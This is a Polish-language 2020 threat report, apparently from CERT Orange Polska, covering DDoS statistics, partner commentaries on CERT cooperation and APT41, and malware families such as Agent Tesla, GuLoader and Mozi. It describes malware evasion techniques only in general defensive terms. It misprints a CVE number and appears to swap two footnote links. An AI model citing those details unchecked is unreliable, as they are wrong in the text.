


Częstość występowania ataków DDoS na przestrzeni ostatnich lat utrzymuje się na zbliżonym poziomie, choć z tendencją wzrostową, w roku 2020 zarejestrowano ich więcej w porównaniu do roku 2019. Najwięcej alertów na przestrzeni roku 2020 zarejestrowano 21 maja (niemal 600).

W rozkładzie procentowym poziomu krytyczności ataków DDoS największy udział alertów stanowią te o średnim stopniu krytyczności – ponad połowę odnotowanych zdarzeń. W porównaniu do 2019 r. jest ich nieznacznie mniej. W roku 2020 udział ataków o najwyższym stopniu krytyczności jest na identycznym poziomie co ataków o najniższym stopniu krytyczności (18 pp.) oraz na bardzo zbliżonym poziomie do roku 2019.




Największa odnotowana wartość natężenia ruchu w szczycie ataku to ok. 302,9 Gbps/88,4 Mpps (przy niemal 240 Gbps/67 Mpps w 2019).



W rozkładzie najczęstszych typów ataków, podobnie jak w poprzednich latach, najczęściej występującymi rodzajami ataków wolumetrycznych obok UDP Fragmentation (81,3 proc. wszystkich ataków – podobny poziom jak w roku 2019) były ataki Reflected DDoS przy użyciu protokołów UDP (CLDAP, DNS, NTP). Wśród nich w roku 2020, najczęściej wykorzystywane były otwarte serwery DNS (53 proc. – znaczny wzrost w stosunku do roku 2019 – o 11 pp.), otwarte serwery LDAP – identyfikowane w 44 proc. – znaczny spadek w stosunku do roku 2019 – o 8 pp.), niepoprawnie skonfigurowane serwery czasu (NTP) – identyfikowane w 19 proc. wszystkich ataków (spadek o niemal 9 pp.), serwery Memcached (ponad 2 proc. – zauważalny wzrost w stosunku do roku 2019 – o niemal 2 pp.), protokół CHARGEN oraz SSDP (poniżej 1 proc.).


Warto odnotować, iż w roku 2020 identyfikowano również przypadki ataków Reflected DDoS, z wykorzystaniem takich usług jak: Apple Remote Desktop (ARD) – port (UDP/3283), WS-Discovery (WSD) – port UDP/3702), Ubiquiti – port UDP/10001, czy openvpn – port UDP/1194.



Jak bronić się, a raczej jak nie uczestniczyć w atakach Reflected DDoS:

- wyłączyć usługę wszędzie tam, gdzie nie jest potrzebna,
- nie udostępniać usługi wszystkim użytkownikom, jeśli nie jest to konieczne,
- korzystać z możliwie najnowszej wersji protokołu.

Choć istnieje wiele metod ochrony przed DDoS, duże ataki wolumetryczne mogą zostać zmitigowane jedynie na poziomie ISP bądź przy wsparciu specjalistycznych firm „ukrywających” chronione serwisy za swoją infrastrukturą. W takiej sytuacji ograniczenie skutków następuje dzięki geograficznemu rozproszeniu węzłów, filtrowaniu złośliwego ruchu oraz łączom o dużej przepustowości.





Wolumen ataków DDoS w sieci Orange Polska oraz czas ich trwania


Średnia wielkość szczytowego natężenia ataku DDoS zaobserwowana w sieci Orange Polska sięgnęła poziom niespełna 4 Gbps (przy 4,3 Gbps w roku 2019). **Z kolei największa odnotowana wartość natężenia ruchu w szczycie ataku to ok. 302,9 Gbps/88,4 Mpps (przy niemal 240 Gbps/67 Mpps w 2019).** Choć średnia szczytowa wielkość ataków zaobserwowana w roku 2020 była nieznacznie niższa niż w roku 2019 to na przestrzeni ostatnich lat jest to tendencja wzrostowa (2019 w stosunku do 2018 roku miał miejsce znaczny wzrost). Na wzrost siły ataków wpływ mają nie tylko szybsze łącza internetowe, ale też przystępna cena ataków DDoS na czarnym rynku oraz w dużym stopniu wykorzystywanie technik wzmocnionego odbicia oraz botnetów bazujących na urządzeniach internetu rzeczy. Rozkład procentowy wolumenów ataków jest podobny jak w poprzednich latach. W porównaniu do roku 2019 zaobserwowano wzrost ataków o sile poniżej 0,2 Gbps (o ponad 2 pp.), w przedziale 0,2-0,5 Gbps (o ponad 3 pp.).

W pozostałych grupach nastąpił spadek udziału ataków, największy w grupie ataków o sile w przedziale 0,5-2 Gbps (o niemal 3 pp.) a w przedziałach 2-5 Gbps, 5-10 Gbps oraz powyżej 10 Gbps nieznaczny spadek.


Podobnie jak w latach poprzednich utrzymuje się trend wskazujący na coraz krótszy czas trwania ataków. Rozkład grup czasu trwania ataków DDoS jest bardzo zbliżony do roku 2019. Większość zarejestrowanych alertów, podobnie jak w 2019 roku, trwała poniżej 10 minut (82 proc. wszystkich – spadek o nieco ponad 4 pp.). Średni czas trwania wszystkich zarejestrowanych alertów wyniósł ok. 11 minut (10 minut w 2019 r.).

Czas trwania ataków DDoS zaobserwowanych w sieci Orange Polska ((w minutach)

■ 2020
■ 2019



Wielkość ataków DDoS zaobserwowanych w sieci Orange Polska.



”

Częstość występowania ataków DDoS na przestrzeni ostatnich lat utrzymuje się na zbliżonym poziomie, choć z tendencją wzrostową, w roku 2020 zarejestrowano ich więcej w porównaniu do roku 2019.

Komentarz Partnera:



Mirosław Maj

Prezes Fundacji Bezpieczna Cyberprzestrzeń oraz wiceprezes spółki ComCERT SA.

W latach 2017-2018 był doradcą Ministra Obrony Narodowej. Wcześniej związany z NASK, gdzie kierował zespołem CERT Polska. Brał udział w tworzeniu ustawy o Krajowym Systemie Cyberbezpieczeństwa. Jest pomysłodawcą i inicjatorem powołania Polskiej Obywatelskiej Cyberobrony jako ochotniczej organizacji wspierającej system cyberbezpieczeństwa RP. Jest współzałożycielem międzynarodowej fundacji – Open CSIRT Foundation, rozwijającej modele dojrzałości działań zespołów reagujących na incydenty. Od 2012 r. koordynuje pierwsze w Polsce ćwiczenia z ochrony w cyberprzestrzeni – Cyber-EXE™ Polska. Uczestniczył w budowaniu nowych CERT-ów w Polsce i zagranicą. Współorganizuje współpracę CERT-ów europejskich w ramach inicjatywy Trusted Introducer i GEANT TF-CSIRT oraz przeprowadza procesy akredytacji i certyfikacji tych zespołów. Jest pomysłodawcą i organizatorem cyklu konferencji Security Case Study.

Rok 2020, ze względu na globalną pandemię, to czas weryfikacji niemalże wszystkich modeli funkcjonowania świata cyfrowego. Nie inaczej jest z obszarem zarządzania incydentami. Ten obszar trzeba zaliczyć do tych, które odnotowały wzrost zapotrzebowania na swoje usługi. Statystyki dotyczące przestępstw pokazują, że w niektórych przypadkach słupki pokazujące ich liczbę są mniejsze, ale absolutnie nie dotyczy to przestępstw online. W ich przypadku słupki są większe. To w naturalny sposób wymusza większą aktywność po stronie zespołów typu CERT.

Na szczęście wymuszony styl pracy online nie stanął na przeszkodzie ich skuteczności i budowane przez lata sojusze i struktury współpracy dobrze działają. Do międzynarodowych forów współpracy dołączają kolejne zespoły, a co ciekawe Polska staje się niezwykle aktywna, jeśli chodzi o włączanie się w międzynarodowe struktury. Na styczniowym spotkaniu zespołów zrzeszonych w GEANT TF-CSIRT uczestniczyła rekordowa liczba delegatów z polskich zespołów, a rok 2020 był tym, w którym objęliśmy przewodnictwo, jeśli chodzi o liczbę certyfikowanych zespołów. Jest ich w Polsce obecnie 5, a kolejne lata z pewnością przyniosą kolejne certyfikacje¹.

Pozytywnym zjawiskiem jest to, że potrafimy tę wolę współpracy przenieść na grunt krajowy. Przykłady tego są w warstwie bardzo operacyjnej, takie chociażby jak współpraca przy blokowaniu niebezpiecznych stron związanych z internetowymi przestępstwami². Sens współpracy sektorowej został mocno podkreślony w przygotowywanej nowelizacji Krajowego Systemu Cyberbezpieczeństwa, który zakłada obowiązkowe powstawanie CERT-ów sektorowych. Aktywizują się też kolejne organizacje, takie np.: jak Polska Obywatelska Cyberobrona³, która realizuje konkretne projekty wprost skierowane w uświadomienie zagrożeń poprzez publikację wyników swoich badań bezpieczeństwa „polskiej” cyberprzestrzeni – np.: bezpieczeństwa sieciowych witryn poselskich.

W Fundacji Bezpieczna Cyberprzestrzeń zawsze staramy się wspierać te formy organizacji, widząc duży sens we wspólnych działaniach. Czasami dzieje się to wręcz mimowolnie, kiedy mamy okazję obserwować jak istotne mogą być działania najmniejszych komórek pracujących nad skutecznymi rozwiązaniami. Takim konkretnym przykładem stała się zainicjowana w 2020 roku Liga Cyber Twierdzy⁴. Wspólna zabawa i edukacja jak budować skuteczne systemy cyberbezpieczeństwa i radzić sobie z konkretnymi atakami na bazie znanych scenariuszy z przeszłości okazała się bardzo dobrą formą uczącą współpracy i poszerzającą specjalistyczną wiedzę. Kilkanaście turniejów rozegranych zarówno przy okazji Ligii jak i innych ćwiczeń, również międzynarodowych, do dla nas sygnał, żeby stawiać na mechanizmy współpracy, wzajemnej inspiracji i uczyć cyberbezpieczeństwa na prawdziwych przypadkach.

¹ Lista zespołów certyfikowanych w ramach Trusted Introducer znajdziesz tutaj: https://www.trusted-introducer.org/directory/country_certification_Z.html

² https://www.cert.pl/news/single/ostrzezenia_phishing/

³ <https://www.cybersecurity.org/pl/liga-cyber-twierdza/>

⁴ <https://www.poc.org.pl/>

Komentarz Partnera:



Michał Ostrowski

Regional Director Eastern Europe, FireEye

Michał Ostrowski, z zawodu ekonomista. W branży IT pracuje od prawie dwudziestu lat. Od niemal 15 lat związany z bezpieczeństwem IT. W FireEye zarządza regionem Europy Wschodniej, Rosji i krajów CIS. Wcześniej przez 7 lat pracował w McAfee.

Jedną z najciekawszych kampanii, jaką firma FireEye miała okazję zaobserwować w 2020 roku była ta, przeprowadzona przez chińską grupę APT41.

Grupa ta jest wyjątkowa z wielu powodów. Po pierwsze, jest najdłużej obserwowaną przez nas grupą APT. Śledzimy jej poczynania od 2012 roku. Po drugie, jest jedną z najbardziej aktywnych grup. Podczas analiz powłamaniovych u naszych klientów spotkaliśmy się z nią ponad 30 razy. Warto dodać, że grupa w tym czasie użyła ponad 150 unikalnych próbek malware. Za każdym razem, niezwłocznie po jej wykryciu przez naszych ekspertów od IR, grupa zmieniała swój arsenał, atakując następną ofiarę zupełnie nowymi próbkami malware.

Dodatkowo schemat postępowania tej grupy wykracza poza nasze wyobrażenia o grupach APT, a zwłaszcza chińskich. Dyscyplina i ściśle wykonywanie poleceń owszem miały miejsce, ale tylko w godzinach 9-17. Wtedy celem tej grupy były ataki o motywacji politycznej. Po oficjalnych godzinach pracy hakerzy atakowali natomiast komercyjne sektory gospodarki, wyludzili kryptowaluty, czy włamywali się na

konta użytkowników gier, kradnąc zawartość tych kont. W ciągu jednego dnia te same osoby atakowały firmę farmaceutyczną i jednocześnie przeprowadzały atak ransomware na wytwórnię gier komputerowych. Oceniamy, że działania prowadzone „po godzinach” były inicjatywą służącą osiągnięciu prywatnych zysków. To pierwsza tego typu sytuacja dla grupy APT.


Na początku zeszłego roku zauważyliśmy kampanię grupy APT41, która była jedną z największych w historii chińskiego cyberspiegostwa. W okresie pomiędzy 20 stycznia a 11 marca 2020, miały miejsce próby wykorzystania podatności w Citrix NetScaler/ADC, routerach Cisco oraz w Zoho ManageEngine Desktop Central u 75 klientów FireEye.

Akcja obejmowała cele na całym świecie od Australii, przez Wielką Brytanię i Polskę do Meksyku czy Singapuru. Atakowano różne gałęzie przemysłu: bankowość i finanse, budownictwo, farmację, przemysł obronny, instytucje rządowe, telekomunikację i sektor paliwowy.

Opisywana aktywność znacząco spadła w okresie pomiędzy 23 stycznia, a 1 lutego. Przerwa ta zbiegła się w czasie z chińskim Nowym Rokiem i jest wspólnym mianownikiem wielu obserwowanych przez nas grup z Chin. Ciekawe jest również to, że ataki w ogóle nie wystąpiły pomiędzy 2 a 19 lutego. Miało to związek z wprowadzeniem kwarantanny z powodu COVID-19, najpierw w prowincji Hubei, a potem w innych prowincjach.

Atak z początku 2020 był nietypowy dla APT41, gdyż zwykle grupa ta bardzo dokładnie wybierała cel ataku i modyfikowała narzędzia tak, by były unikalne dla każdego ataku. Tym razem operacja została przeprowadzona na bardzo szeroką skalę z wykorzystaniem ogólnie dostępnego malware'u takiego jak Cobalt Strike czy Meterpreter.

Więcej informacji na temat działań tej grupy, wraz z dokładnymi opisami wykorzystanych podatności, użytymi narzędziami i listą IOC można znaleźć na stronie www.fireeye.com



Aktywność złośliwego oprogramowania w sieci Orange Polska


Nie da się ukryć, że pandemia koronawirusa wpłynęła na życie miliardów ludzi, w tym także i na sposób ich funkcjonowania w cyberprzestrzeni. Konieczność dostosowania się do nowych warunków pracy, pełny lub częściowy lockdown i powszechnie dominujący w kontaktach międzyludzkich dystans społeczny sprawiły, że internet i technologia stały się dla nas jedyną alternatywą lub wręcz koniecznością. Zmuszeni do adaptacji zostali wszyscy. Od rządów i firm, po pracowników i obywateli. Również cyberprzestępcy dostosowali swoje techniki i narzędzia do warunków, w których niespodziewanie przyszło nam przeżyć ten rok.

Złośliwe oprogramowanie na przestrzeni roku 2020

W 2020 roku CERT Orange Polska zidentyfikował ponad 5 milionów zdarzeń związanych ze złośliwym oprogramowaniem co stanowiło około 3% wzrost w porównaniu do roku poprzedniego.

Jak w latach ubiegłych dane zostały zgromadzone z sond bezpieczeństwa analizujących sieć kliencką. Sondy monitorujące umieszczone zostały w reprezentatywnych segmentach sieci stacjonarnej i mobilnej. Powyższe dane zostały uzupełnione informacjami zebranymi w procesie threat huntingu oraz wzbogacone wynikami analizy przeprowadzonej przez autora tekstu.

Wektory infekcji złośliwym oprogramowaniem w roku 2020




CERT Orange Polska zidentyfikowane zagrożenia związane bezpośrednio lub pośrednio z aktywnością malware dzieli na trzy grupy:

- Malware object: dostarczenie do stacji końcowej złośliwego oprogramowania np. poprzez załącznik z wykonywalnym skryptem lub link do pliku umieszczonego na spreparowanym zasobie sieciowym.
- Web infection: infekcje z wykorzystaniem podatności przeglądarki za pomocą exploit kitów, a także wszelkie fałszywe strony nakłaniające użytkownika do pobrania i wykonania złośliwego kodu pod pretekstem aktualizacji/naprawy swojego oprogramowania.
- Malware callback: potwierdzenie skutecznego uruchomienia złośliwego kodu poprzez zestawienie komunikacji sieciowej z serwerem zdalnego zarządzania (w celu pobrania dodatkowego kodu, bądź przekazania wykradzionych informacji).



Pierwszy kwartał 2020



Pierwsze tygodnie roku nie zapowiadały zmian. Wprawdzie dominujący w roku 2019 **Emotet** ustąpił miejsca innym rodzinom złośliwego oprogramowania, jednak proporcje i typy ataków nawiązywały do ostatniego kwartału roku poprzedniego. Spośród grona licznych, acz znanych już zagrożeń na czoło wysunął się malware znany jako **Agent Tesla**.

Agent Tesla to popularny RAT oferowany w usłudze Malware as a Service na rynku cyberprzestępczym. Wyposażony w moduły do kradzieży haseł dostępowych do licznych kont i usług **Agent Tesla** na przestrzeni całego roku zadomowił się na liście malware'u najczęściej nawiedzającego urządzenia użytkowników internetu w Polsce i na świecie. Popularność zawdzięcza utrudniającemu detekcję szerokiemu wachlarzowi możliwych sposobów eksfiltracji wykradzionych danych: smtp, ftp, a od wersji 3 również telegrama, a także unowocześnianym technikom obfuskacji na etapie egzekucji kodu i infekcji urządzenia. Wersja druga oferowała napisany w .NET moduł loadera pobierający fragmenty zakodowanego w base64 kodu z popularnych (a przez to trudnych do zablokowania) witryn udostępniających pliki takich jak pastebin. Gdy już wszystkie fragmenty trafiły na urządzenie końcowe, moduł scalał je, dekodował i uruchamiał inicjując drugą fazę infekcji.

Wersja trzecia dodatkowo wzbogaca i przyspiesza proces zaciemnienia kodu, a także posiada funkcje pozwalające nadpisać i zakłócić funkcjonowanie wbudowanego w Windows10 modułu antymalware – AMSI. Sam wektor ataku choć najczęściej wykorzystywał techniki mailowego

spear-phishingu nierzadko pierwszy moduł ukrywał w plikach innych niż te Office-owe, a do firm pod które Agent Tesla podszywał się na przestrzeni roku można dopisać także przynajmniej dwa polskie banki.

Początek roku to także pojawienie się nowego aktora na rynku złośliwego oprogramowania, który szybko nawiedził także Polskę – **GuLoadera**. Jak sama nazwa wskazuje, GuLoader pełni rolę downloadera, pobierającego inne złośliwe oprogramowanie na stację ofiary. W gronie jego partnerów znajdowały się najczęściej RAT-y (Agent Tesla, Parallax, NanoCore czy Remcos), ale także stealery – Formbook i Lokibot. Ten napisany w VisualBasic6 malware, wyróżniał się przede wszystkim sposobem dystrybucji. Wiadomości mailowe podszywające się pod duże banki (w Polsce np. PKO BP) były spreparowane starannie, a link do załączonej faktury nie prowadził do pobrania archiwum lub pliku officeowego na jakiejś podejrzanej stronie, ale na strony popularnych serwisów udostępniania plików takich jak Dropbox czy Google Drive. Poza tym sam umieszczany tam malware, hardkodowany kluczami XOR uniemożliwiał silnikom detekcji Google analizę zawartości pobieranego pliku i zastosowania jakiegokolwiek mechanizmu prewencji przed jego uruchomieniem.

Do funkcjonujących już od jakiegoś czasu Botnetów IOT – Miraia i Gafgyta, dołączył kolejny aktor – **Mozi**. **Mozi** to kolejna ewolucja bazująca na kodzie źródłowym swoich dużych poprzedników, zdolna do utworzenia Botnetu Peer-to-Peer posiadającego funkcje przeprowadzania ataków DDOS, kradzieży danych czy zdalnego wykonywania kodu. Jego głównym celem stały się niezabezpieczone routery i urządzenia DVR, które po cichu pozwoliły mu zbudować w ich oparciu trzeci największy Botnet urządzeń UNIX-owych.

Jedną z ciekawszych podatności, której publikacja miała miejsce w pierwszym kwartale była ta o numerze CVE-202-0601 dotycząca systemu operacyjnego Windows10. Umożliwiała ona podpisanie wygenerowanego certyfikatu z dowolną nazwą domeny CA Microsoftu, domyślnie zaufanym na stacjach z systemem Windows. Taka podatność nie tylko umożliwiała przeprowadzenie ataków Man-In-The-Middle w sposób znacznie utrudniający wykrycie, ale także stworzyła możliwość podpisywania własnego oprogramowania „zaufanym” certyfikatem firmy z Redmond. I to właśnie ten drugi przypadek użycia zyskał sobie większą popularność wśród zagrożeń wykrywanych w sieci Orange Polska.

W scamie i oszustwach w dalszym ciągu dominował smishing na Dotpaya. Podszywano się już jednak nie tylko pod firmy kurierskie, a operatorów sieci energetycznych czy gazociąg. Z kolei amatorzy zakupów z rynku wtórnego ciągle narażeni byli na ryzyko oszustw związanych z płatnościami Blik, których nawet w przypadku błyskawicznego stwierdzenia oszustwa nie da się cofnąć i odzyskać raz wpłaconych środków. W mediach społecznościowych też nie brakowało scamów, o czym dobitnie mogli przekonać się klienci banku Millenium, którym fałszywe reklamy pod płaszczykiem rozdawnictwa środków przez bank podrzucały w linkach strony phishingowe wyłudające dane wrażliwe.

⁵ Z powyższych zestawień wykluczone zostały sieci martwych Botnetów oraz złośliwe oprogramowanie z rodziny downloaderów

Rok Szczura!

Według chińskiego kalendarza rok 2020 był rokiem Szczura i trwał od 25 stycznia 2020 do 11 lutego 2021 roku. Czemu o tym informujemy? Ponieważ RATy (Remote Access Tool) opanowały listę najpopularniejszych zagrożeń roku 2020, a coraz to nowsze kampanie malspamowe, szczególnie te wykorzystujące motyw pandemii, rosły jak grzyby po deszczu.

W połowie marca miała miejsce bardzo ciekawa kampania. Cyberprzestępcy nakłaniali swoje potencjalne ofiary do instalacji oprogramowania Corona Antivirus dostępnej na systemy operacyjne Windows. Według twórców, aplikacja została zaprojektowana przez naukowców z Uniwersytetu Harvarda i wykorzystując sztuczną inteligencję miała aktywnie chronić przed koronawirusami, tylko wtedy gdy jest uruchomiona. W rzeczywistości na komputerach ofiar instalowany był trojan zdalnego dostępu BackNET RAT, umożliwiający przeprowadzanie ataków DDoS, robienie zrzutów ekranu, przechwytywanie klawiatury (keylogger), kradzież plików cookie i zapisanych haseł oraz przejmowania kontroli nad portfelami kryptowalut.

